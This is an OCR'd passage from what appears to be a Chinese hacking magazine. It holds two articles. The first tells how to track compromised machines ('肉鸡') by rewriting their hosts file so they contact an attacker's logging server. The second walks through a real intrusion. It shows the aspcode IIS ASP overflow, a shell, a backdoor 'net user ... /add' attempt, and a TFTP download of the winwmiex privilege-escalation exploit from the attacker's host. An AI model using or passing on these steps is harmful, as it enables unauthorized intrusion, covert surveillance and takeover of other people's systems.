


图 9




图 10

缺点： 本身利用的木马，很有可能被杀毒软件查杀。

五、浏览器篇

中心思想： 让肉鸡的浏览器连接本地主机，通过察看本地WEB日志，掌握肉鸡目前的IP。

使用工具： IE浏览器、WEB服务、一台固定IP的服务器

操作平台： Win9X/Win2000/WinXP

每个使用IE浏览器的朋友都知道，IE浏览器有个默认网页的设置。它在浏览器

运行后会自动打开初始的设置页面。IIS里微软提供了架设WEB服务的功能，同时所有访问该WEB服务的IP都会被记录下来。下面我们就来谈谈怎么样利用浏览器找肉鸡（肉鸡系统以Win2000为例）！

在固定IP服务器上（202.xx.xx.xx）安装WEB服务，一切默认即可。设置所有访问的IP全部转向到www.caiker.net（图11）。

登陆肉鸡后打开C:\WinNT\System32\drivers\etc\hosts文件，在127.0.0.1 localhost下面一行添加202.xx.xx.xx www.caiker.net（其中202.xx.xx.xx是固定IP的服务器，我们已设置所有访问它80的请求全部会转向到ww.caiker.net。所以，肉鸡这时是没有一点能怀疑的地方，添加完后保存文件。以后只要肉鸡访问www.caiker.net，都会在固定IP的服务器留下痕迹。




图11

通过检查固定IP服务器的Web日志，我们可很快找到我们的肉鸡了。web日志如图12。从图中可看出都是肉鸡留下的痕迹。




图12

缺点：此方法使用前必须要确定肉鸡喜欢浏览那些网站？找一个肉鸡喜欢浏览的网站，写入hosts文件里。这样，你对它的控制将完全不留痕迹。最怕的就是你没找对肉鸡喜欢的站点，那么有可能很久也收不到肉鸡的消息哦！

六、简单总结

类似的方法还有很多。比如修改肉鸡IE浏览器的默认页面，让他指向你自己的Web服务器，每次肉鸡打开IE都会访问你一下。再通过本地Web记录查看也是一样的道理。

总之，写出这几种方法算是个抛砖引玉的过程吧！希望大家能有更好的办法

一次ASP漏洞权限提升之执着篇

Sagi

ASP漏洞被公布于2002年，可以说是继UNICODE、.PRINTER以及IDA&IDQ漏洞之后被发现的又一个严重安全漏洞。但因为该漏洞对于Win2000（IIS5.0）只能得到GUEST权限，对于WinNT（IIS4.0）才能得到SYSTEM权限，所以一直不被小菜们所看好。关于该漏洞的原理描述，我并不想多讲，在网上我们可找到许多相关信息。

对于ASP漏洞的远程入侵，国内普遍使用的都是YUANGE的aspcode.exe，在前几期的《X档案》上有过详细介绍。由于该漏洞只能得到一个GUEST权限，所以本文重点在于如何利用该漏洞提升权限——GUEST权限提升到Administrator权限。之前我积累了一些资料，也咨询了一些朋友，似乎可看出提升权限的方法还是有一些。不过，思路归思路，技术这东西还得亲自实践一下才好。下面就为大家描述我的一次权限提升过程。

一、权限初试

这一步大家可参考2003年4期《黑客X档案》中“黑客研究院”的介绍，我只简单讲一下。首先我们扫描到这个漏洞的IP，然后拿出我们的武器aspcode来溢出，详细执行如下：

```
G:\hacker\win2000\asp>aspcode

IIS ASP.DLL OVERFLOW PROGRAM 2.0 .
copy by yuange 2002.4.24.
welcome to my homepage http://yuange.yeah.net .
welcome to http://www.nsfocus.com

usage: aspcode <server> [aspfile] [webport] [winxp]

please enter the web server:61.177.*.*  //键入存在漏洞嫌疑的IP地址

please enter the .asp filename:iisstart.asp  //键入IIS自带的ASP文件——iisstart.asp，其实如果在这儿什么也不输入直接回车的话，也是可以的，程序默认也是iisstart.asp

.asp file name:iisstart.asp

nuke ip: 61.177.*.* port 80
shellcode long 0x13e7

packetlong:0x13e7

send packet 71825 bytes.
recv:
C:\INETPUB\WWWROOT\IISSTART.ASP
ok!recv 8 bytes  //到这里表示溢出成功
```

溢出成功了，如图1。敲几个回车就可看到如下提示：

```
Microsoft Windows 2000 [Version 5.00.2195]
<C> 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```




图1

成功得到一个CMD SHELL，让我们来看一下我们现在的权限有多大：

```
C:\WINNT\system32>
net user sagi 135790 /add
C:\WINNT\system32>net user sagi 135790 /add
```

```
系统发生 5 错误。

拒绝访问。
```

从图2 大家可看出来，目前我们只有GUEST 权限，接下来就是想尽办法提升自己的权限。因为我们现在只是GUEST 权限，利用IPC$ 连接来实现文件的上传显然是不可能的。




图 2

虽然是GUEST 权限，但我们也要试一试，有没有写权限，下面我在shell 下键入如下命令看看：

```
C:\WINNT\system32>echo aaa > aaa.bat
```

居然提示成功了！看来我们是有写权限的。由于对方管理员的粗心，他并没有将系统目录设置成只有 Administrator 才能读写，这也是 Win2000 默认安装后的设置。现在好办多了，我想到了 TFTPD32 这个上传/下载工具。在我机器上启动 TFTPD32，即把我的电脑做成一个 TFTP 服务器，因为我要上传的一些程序与 TFTPD32 在同一目录下，所以就不必在重新设置路径了，启动后就可以了。

默认的 69 端口已经开始处于监听状态了（图3）。




图 3

接下来，我利用 TFTP 从我的电脑上下载了 winwmiex.exe 文件。winwmiex.exe 是一个本地溢出程序，针对 Win2000 sp0−3 成功率都很高，我在 Win2000 pro 上做测试时，都是一次就溢出成功。溢出成功后，winwmiex.exe 会自动在系统中添加一个具有 ADMINISTRATOR 权限的后门帐号。

首先把 winwmiex 从我的机器上下载到目标机器。

```
C:\WINNT\system32>tftp -i 61.*.*.* GET winwmiex.exe
tftp -i 61.*.*.135 GET winwmiex.exe
```

在 TFTPD32 的界面中也可清楚看到对方服务器端口所发送的连接及下载请求，出现"<winwmiex.exe> 发送 337 个数据块，172077 字节，用时 77 秒..."的提示，表明下载成功了！在 CMD SHELL 中敲一下回车，就会看到"Transfer successful：172077 bytes in 77 seconds，2234 bytes/s"的下载成功提示（图4）。




图 4

二、winwmiex 提升第一次

不知什么原因，刚下载完毕，连接就被断开，只好重新进行溢出，然后执行 winwmiex.exe 文件，执行情况如图5。




图 5

winwmiex.exe 执行了，但图5 中的信息表示溢出并没有成功。如果溢出成功，就可看到"如果你可以看到这行，那么溢出极有可能已经成功了"这句提示。至此，winwmiex 提权第一次失败。

三、debug 提升第二次之失败上传

winwmiex 失败，接下来我从兵器库里拿出另一个工具来试试——针对 debug 漏洞的 RunAsX.exe 程序。

```
C:\WINNT\system32>
tftp -i 61.*.*.135 GET ERunAsX.dll

tftp: can't write to local file 'ERunAsX.dll'
```

如图6 所示，ERunAsX.dll 文件居然上传不成功。ERunAsX.exe 还上传成功的呢！




图 6

真气人，怎么办？本来想把 DLL 后缀改改，看是不是管理员设置了什么策略，想来不大可能。不过，我对这个本地溢出程序并没有抱太大的希望，因为 python 曾对我讲过，这个程序只能在图形界面下使用，就算我传上来，也是 CMD 命令提示符，看来没有意义。第 2 次意外失败。

四、峰回路转第三次

两个本地溢出程序都失败了，放弃吗？

NO！我静下来想了想，突然想到了用于攻击 UNICODE 漏洞的 ISPC 及 idq.dll，关于 UNICODE 的原理早在 2000 年网上就有介绍了，在这儿我就不多说。不过，就以攻击 UNICODE 所普遍使用的工具 ISPC.EXE 及 IDQ.DLL，我倒是想稍微说一下。我感觉使用这两个工具进行攻击 UNICODE 时，其实 UNICODE 漏洞在整个攻击过程中所起的作用也仅仅是可以成功上传特定的 IDQ.DLL 文件而已，实际上攻击所使用的应该是 IDQ.DLL 文件所存在的一个溢出漏洞，不知道我的认为是不是对的。

